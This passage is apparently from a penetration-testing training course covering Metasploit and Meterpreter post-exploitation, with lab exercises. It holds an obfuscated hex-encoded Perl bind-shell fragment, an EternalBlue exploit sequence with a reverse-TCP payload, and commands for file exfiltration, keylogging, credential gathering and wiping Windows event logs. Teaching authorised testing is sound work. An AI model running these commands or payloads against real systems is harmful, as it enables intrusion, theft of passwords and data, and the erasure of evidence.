$'\x77\x68\x69\x6c\x65\x28\x24\x63\x3d\x6e\x65\x77\x20\x49'\
$'\x4f\x3a\x3a\x53\x6f\x63\x6b\x65\x74\x3a\x3a\x49\x4e\x45'\
$'\x54\x28\x4c\x6f\x63\x61\x6c\x50\x6f\x72\x74\x2c\x31\x32'\
$'\x33\x34\x2c\x52\x65\x75\x73\x65\x2c\x31\x2c\x4c\x69\x73'\
$'\x74\x65\x6e\x29\x2d\x3e\x61\x63\x63\x65\x70\x74\x29\x7b'\
$'\x24\x7e\x2d\x3e\x66\x64\x6f\x70\x65\x6e\x28\x24\x63\x2c'\   . . .
```

Meterpreter

- Metasploit interpreter
- Payload which uses DLL injection
- Has built-in commands as well as extensions
- Using '**`help`**' will list all core commands
- Can be used to enter native Windows shell
- Leave a session without killing it with '**`background`**' command

Meterpreter, Continued

- Encrypted with TLS
- Extensions need to be loaded into every new session
- Post-connection exploits need a Meterpreter session number
- Many post-connection exploits can also be run within a Meterpreter session
- Refer to the help list for the '**`sessions`**' command for reminders of how to interact with sessions

See it in Action

- Say we wanted a Meterpreter session on a Windows box with the **EternalBlue** exploit.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.229.123
RHOST => 192.168.229.123
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.192.175:4444
[*] 192.169.192.211:445 - Connecting to target for exploitation.    . . .
```

Rapid Enumeration

- Once you have a Meterpreter session, you can easily find information.

```
meterpreter > sysinfo
Computer        : WIN70KR28AL
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > localtime
Local Date/Time: 2019-03-28 10:20:33.990 Eastern Daylight Time (UTC-500)
```

Finding your Meterpreter session

- You can determine what process your session is living inside of…

```
meterpreter > getpid
Current pid: 3552
meterpreter > ps

Process List
============

 PID   PPID  Name                                          Arch  Session
 ---   ----  ----                                          ----  -------
 0     0     [System Process]
 4     0     System                                        x64   0
 272   4     smss.exe                                      x64   0     . . .
```

Migrate to something more stable.

- If the process you are living in dies, your Meterpreter session dies with it.

```
meterpreter > migrate -h
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.

meterpreter > migrate -N winlogon.exe
[*] Migrating from 3552 to 452...
[*] Migration completed successfully.
meterpreter >
```

Hunt for valuable information

- If you are looking for some form of files, you can **search** for them easily.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:
    -d <opt>  The directory/drive to begin searching from. Leave empty to
search all drives. (Default: )
    -f <opt>  A file pattern glob to search for. (e.g. *secret*.doc?)
    -h        Help Banner
    -r <opt>  Recursivly search sub directories. (Default: true)

meterpreter > search -f pii.txt
```

Download the goods!

- If exfiltration is in scope and not very risky, you can **download** files.

```
meterpreter > search -d C:\\Users\\administrator\\Desktop -f *.txt
Found 4 results...
    C:\Users\administrator\Desktop\challenges\challenge_1.txt (91 bytes)
    C:\Users\administrator\Desktop\challenges\challenge_2.txt (53 bytes)
    C:\Users\administrator\Desktop\challenges\challenge_3.txt (99 bytes)
    C:\Users\administrator\Desktop\knowledge_test.txt (171 bytes)

meterpreter > cd C:\\Users\\administrator\\Desktop\\
meterpreter > download knowledge_test.txt
[*] Downloading: knowledge_test.txt -> knowledge_test.txt
[*] Downloaded 171.00 B of 171.00 B (100.0%)
[*] download   : knowledge_test.txt -> knowledge_test.txt
```

Start a keylogger

- If you cannot find juicy info on the file system, why not try the keyboard?

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...

meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>P<Shift>@ssw0rd1234567<CR>
<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```


Potentially capture passwords!

Cover your tracks

- If you feel that you are making a lot of noise, clear the event logs!
- Keep in mind this simply ***removes*** *all the logs…*
- To a trained responder, this may look suspicious!

```
meterpreter > clearev
[*] Wiping 603 records from Application...
[*] Wiping 1685 records from Application...
[*] Wiping 832 records from Application...
meterpreter >
```

Using Scripts with Meterpreter




```
msf > search platform:windows type:post smb

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   post/windows/escalate/droplnk                                normal  Windows Escalate SMB Icon LNK Dropper
   post/windows/gather/credentials/gpp                          normal  Windows Gather Group Policy Preference Saved Passwords
   post/windows/gather/enum_shares                              normal  Windows Gather SMB Share Enumeration via Registry
   post/windows/gather/word_unc_injector                        normal  Windows Gather Microsoft Office Word UNC Path Injector
```

Multicommand Script

- Syntax must always begin: **`multicommand -cl`**
  - Won't work without `-cl`
- Can be used in lieu of entering Windows shell
- As the name implies, multiple commands can be strung together
- No functional difference from Windows shell, but the command syntax needs to be learned

Post-Exploitation scripts are powerful

- **`run post/windows/gather/checkvm`**
  - Test to determine if this machine is a virtual machine
- **`run post/windows/gather/enum_logged_on_users`**
  - Return a list of users that are currently logged in to that machine
- **`run post/windows/gather/enum_av_excluded`**
  - Check if any directories are excluded from anti-virus scanning
- **`run post/windows/gather/enum_shares`**
  - Enumerate SMB shares that are hosted on the machine

There are *TONS* of these scripts!

These scripts help find new exploits

- "Lester," the **l**ocal **e**xploit sugg**ester**, can determine other vulnerabilities.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.229.3: Collecting local exploits for x64/windows
[*] 192.168.229.3: 15 exploits are being tried…
[+] 192.168.229.3: exploit/windows/local/ms10_092_schelevator
                   The target appears to be vulnerable
meterpreter >
```

- You should research and become associate with many of these scripts!

I'm in – What now?

- Stay within your mission scope
- Follow ROE
- Reconnaissance
- Stay hidden
- Find what is being sought after
- Will you want to access this target again?
- tree command is less likely to crash the system than a full system dir
- Clean up your tracks

Target Artifacts

- Meterpreter core commands are invisible
- Windows commands are not
- Credential injection is loud
- Use of stolen credentials may be logged
- Timestomp is nice, but should be used carefully
- Remember what you upload

Exercise: Host Survey

Objectives

After completing this exercise, students will be able to:

- Identify UNIX logs
- Summarize Windows logs and event identifiers (ID)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit

Duration

This exercise will take approximately **2.5** hours to complete.

Exercise: Host Survey

NOTE:

Server	IP Address
Kali	10.10.1.60
Windows 12	10.10.1.10

Debrief

General Questions

- How did you feel about this section?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- What other important information can be obtained from the target through the Meterpreter shell and what will be the commands executed to obtain such information? Add the answers to the provided TEA template.

Exercise: Exploiting Windows with Metasploit

Objectives

After completing this exercise, students will be able to:

- Plan exploitation with Metasploit
- Use modules in Metasploit
- Execute exploitation with Metasploit
- Deploy a Meterpreter session
- Use exploit to gain access to target machine
- Perform remote reconnaissance
- Perform data exfiltration
- Perform post-exploit cleanup

Duration

This exercise will take approximately **4.5** hours to complete.

You will need to do your own research and self-study for some aspects of the exercise.

Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- Did any scripts used NOT work on the Windows 7 target?
- Why did we use winlogon.exe for the keylogger target?
- Were there any updated scripts that worked in lieu of legacy scripts mentioned?

Lesson Summary

In this lesson we learned about:

- Metasploit framework
- Exploit scripts
- Payloads
- Auxiliary modules
- Command syntax and navigation

End of Module 2, Lesson 4